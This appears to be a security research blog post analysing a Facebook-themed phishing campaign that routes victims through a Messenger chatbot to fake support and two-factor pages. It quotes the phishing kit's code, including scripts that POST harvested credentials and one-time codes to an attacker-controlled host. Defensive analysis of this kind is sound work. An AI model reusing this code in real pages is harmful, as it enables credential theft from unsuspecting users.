
Interactive Phishing Mark II: Messenger Chatbot Leveraged in a New Facebook-Themed Spam



Blogs & Stories

SpiderLabs Blog

Attracting more than a half-million annual readers, this is the security community's go-to destination for technical breakdowns of the latest threats, critical vulnerability disclosures and cutting-edge research.

Facebook Messenger is one of the most popular messaging platforms in the world, amassing 988 million monthly active users as of January 2022, according to Statista. One important feature of this platform is Messenger's bot. Within the current digital landscape, chatbots are widely used by companies and individuals to connect with their customers online, and almost immediately pops up when chatting with brands or businesses. This was shown in an earlier Trustwave SpiderLabs blog that detailed how chatbots are used in email phishing attacks.

The application's popularity makes it an attractive target for cybercriminals. With millions of active users, scammers and threat actors have easy access to numerous potential victims. In this case, the threat actors are attempting to steal Facebook login credentials.

From phishing and scam attempts, to bogus job offers, fraudsters are always coming up with new techniques to steal credentials or money. This time, our team came across a phishing email that makes use of Meta's Messenger chatbot feature.




Figure 1 Spam Email

This malicious email claims that the user's page is about to be terminated due to a violation of Facebook's community standards. This claim can resonate with Facebook users as most people have heard that the social media site is clamping down on users who violate the rules. The sender, who appears to be from Facebook's support team, is giving the user a chance to appeal this termination. A 48-hour ultimatum was given, invoking a sense of urgency to the recipient. Some errors are present in the message such as the improper capitalization of the word "Page", and the missing dot at the end of the third sentence. Such mistakes are almost always indicators that a message may not be legitimate.




Figure 2 Email Header

On closer inspection, several additional red flags are seen in the email header. The sender is named as "Policy Issues", a tricky way to lure and cause panic to the recipient. The sender domain does not belong to Facebook. It is also evident in the email's Received

headers and sender IP address that it was not sent by the social media platform but a tool designed for marketing and Customer Relation Management.

```
If we don&#39;t hear from you within 48 hours, the page in question will be automatically deleted.
<br />
<a href="https://m.me/case932571902"><b>Appeal Now</b></a><br />
 <br />
Thanks,<br />
```

Figure 3 Embedded link in email body

There is a shortened URL embedded in the “Appeal Now” button which contains a supposed case number in its path. Meta, formerly known as Facebook, Inc., has its own URL shortener which uses m.me domain that redirects the user to a personal account page, or conversation in Messenger. In our email sample, the embedded link redirects to a Messenger conversation with a chatbot.




Figure 4 Chat message with alleged Facebook Support

The user must be logged into the platform to engage with the chatbot. If not, it prompts the user to log in to Facebook. Once that is done, the user can view the conversation window and press the default “Get Started” button. The chatbot will then respond with a message similar to that contained in the email shown earlier.

The persona that the user is chatting with is supposedly someone from the Facebook support team. However, closer inspection of the profile owning the page will reveal that this is not an actual support page. The profile used is just a normal business/fan page with zero followers and no posts. Even though this page may seem unused, it had a “Very Responsive” badge which Facebook defines as having a response rate of 90% and responds within 15 minutes. It even sported a Messenger logo as its profile picture to appear legitimate.

The account handle “case932571902” also does not pertain to the official Facebook support channel. The handle was designed to make the shortened URL appear as if it was an actual link to a violation case.




Figure 5 Fake Facebook Support Page

Clicking the “Appeal Now” button in the chat opens a new tab to a website hosted in Google Firebase. Firebase is an application development software that provides developers with a variety of tools to help build, improve, and grow the app. With the rise of app and web building tools, it is easy for anyone to create and publish webpages. Spammers take advantage of this availability and in this case, they built a website disguised as a Facebook

“Support Inbox” where the user can purportedly appeal the supposed deletion of their page. Here, another piece of evidence points to how this interaction is fake. Notice how the case number in this website is inconsistent with the first URL.




Figure 6 Fake Facebook Support Inbox Page

Several elements of the website such as “OPEN” and “Appeal” look like buttons, but in fact are not clickable as shown by the code below. The fields for detail collection are located towards the bottom part of the website.

```
            <p class="open">OPEN</p>
            <p class="case">Case #1215953342115797</p>
        </div>
    </div>
</div>

<div class="whatcanwedo">
    <div class="row">
        <div class="col-12">
            <p class="whatcanyoudo">WHAT YOU CAN DO</p>
            <div class="appeal">
                <div class="row">
                    <div class="col-2 col-md-1">
                        <i class="fas fa-reply"></i>
                    </div>
                    <div class="col-10 col-md-11 coliwithoutpadding" style=
                    "padding-left: 0px;">
                        <p><a href="#appeali" style="color:#385898;">Appeal</a></p>
                    </div>
                </div>
            </div>
        </div>
    </div>
</div>
```

Figure 7 Code Snippet for Open and Appeal "Button"

The user is then required to enter their credentials such as an email address or mobile number, first and last name and page name. An additional text box for a phone number is displayed even though a mobile number is already being asked in the first text box. This detail will serve a function later in the phishing chain.




Figure 8 Initial data gathering

After pressing the Submit button, a pop-up window will appear asking for the user's password. This is a clever trick to remain inconspicuous and not immediately raise alarms to the user.




Figure 9 Window for password gathering

The collected information is posted to the spammers' database after pressing the Submit button as shown by this code snippet.

```
$(document).ready(function() {
$('#pform').submit(function(e) {
    e.preventDefault();
    $.ajax({
        type: "POST",
        url: 'https://ismetpeja.lol/appeal/sendAjax.php',
        data: $(this).serialize(),
        success: function(response)
        {

            // user is logged in successfully in the back-end
            // let's redirect
            location.href = 'pointp2.html';
        }
    });
});
});
```

Figure 10 Code snippet for POST method

However, the attack does not end there. Using the location.href property, the user is redirected to a supposed two-factor authentication page with a count-down timer. It is asking for a 6-digit One-Time Password (OTP) to be sent to the user. One-Time Passwords can be sent to a user through different channels, including a Short Message Service (SMS) text, an email, or a dedicated application. Since the email address, password and mobile number were collected from the user before, a subsequent 2-FA page is shown to continue this deception. This may makes sense to the victim as it is now common practice to have another layer of authentication after providing such credentials.




Figure 11 Fake OTP Page

The form will accept multi-digit input but has no length-checking as shown below.

```
<div style="border: 1px solid #c8cacc; border-radius: 4px">
  <h3 class="titleh3">Two-factor authentication required</h3>
  <div class="content2">
    <p></p>You've asked us to require a 6-digit login code when anyone tries to access your account from a new
    device or browser.</p>
    <p>Enter the 6-digit code from your <strong>code generator</strong> or third-party app below.</p>
    <form method="POST" style="margin-top:14px" id="twofactorii">
      <div class="form-group">
        <input type="number" required class="form-control" id="exampleFormControlInput1" name="cg2fa" placeholder=
        "Login code" style="width: 170px !important;display: inline">
        <input type="hidden" name="typeo" value="twofactor">
        <input type="text" id="minutes" value="4.9833333333333334" style="display: none !important;" name="2fa">
         
        <input type="button" id="timer" value="Start Timer" onclick="startCounter();" style="display: inline"><p
        id="time" style="display: inline"></p>
```

Figure 12 Source code for OTP textbox

Upon checking the website's entire source code, no mechanism for OTP generation, such as an API, is seen. Users can input any numerical code and it will be posted to the same database, and the page will then be redirected to the actual Facebook Help Centre.

```
$(document).ready(function() {
$('#twofactorii').submit(function(e) {
        e.preventDefault();
        $.ajax({
            type: "POST",
            url: 'https://ismetpeja.lol/appeal/sendAjax.php',
            data: $(this).serialize(),
            success: function(response)
            {

                // user is logged in successfully in the back-end
                // let's redirect
                location.href = 'https://www.facebook.com/help/399224883474207';
            }
        });
    });
});
```

Figure 13 POST method for OTP input

The final landing page is an article on intellectual property and copyright guidelines of Facebook.




Figure 14 Facebook Help Centre

Phishing Link Chain:

Messenger Chatbot	hxxps://m[.]me/case932571902
Email address, name, mobile number collection	hxxps://appeal-59321958[.]web[.]app/appeal[.]html
Password collection	hxxps://appeal-59321958[.]web[.]app/pointp[.]html
OTP Page	hxxps://appeal-59321958[.]web[.]app/twofac.html

The spammers used the words “case” and “appeal” in the URL path to tie these websites in to the lure of the phishing email and make them appear legitimate.

At the time of writing, the fake Facebook Support page and the phishing website have been taken down, but there is no reason to believe another threat actor might not use the same tactic in the future.

Conclusion

This spam is reminiscent of a faux chatbot phishing website that we reported before. Chatbots serve a huge purpose in digital marketing and live support, so it is no wonder that cyber attackers are now abusing this feature. People are not inclined to be suspicious of its contents, specially if it comes from a seemingly genuine source.

The fact that the spammers are leveraging the platform that they are mimicking makes this campaign a perfect social engineering technique.

As always, we advise everyone to remain vigilant when surfing the web and to not interact with unsolicited emails. MailMarshal provides protection against this phishing email.

IOCs:

hxxps://m[.]me/ case932571902

hxxps://www[.]facebook[.]com/case932571902/

hxxps://appeal-59321958[.]web[.]app/appeal[.]html

hxxps://appeal-59321958[.]web[.]app/pointp[.]html

hxxps://appeal-59321958[.]web[.]app/twofac.html

Reference:

Statista - https://www.statista.com/statistics/272014/global-social-networks-ranked-by-number-of-users/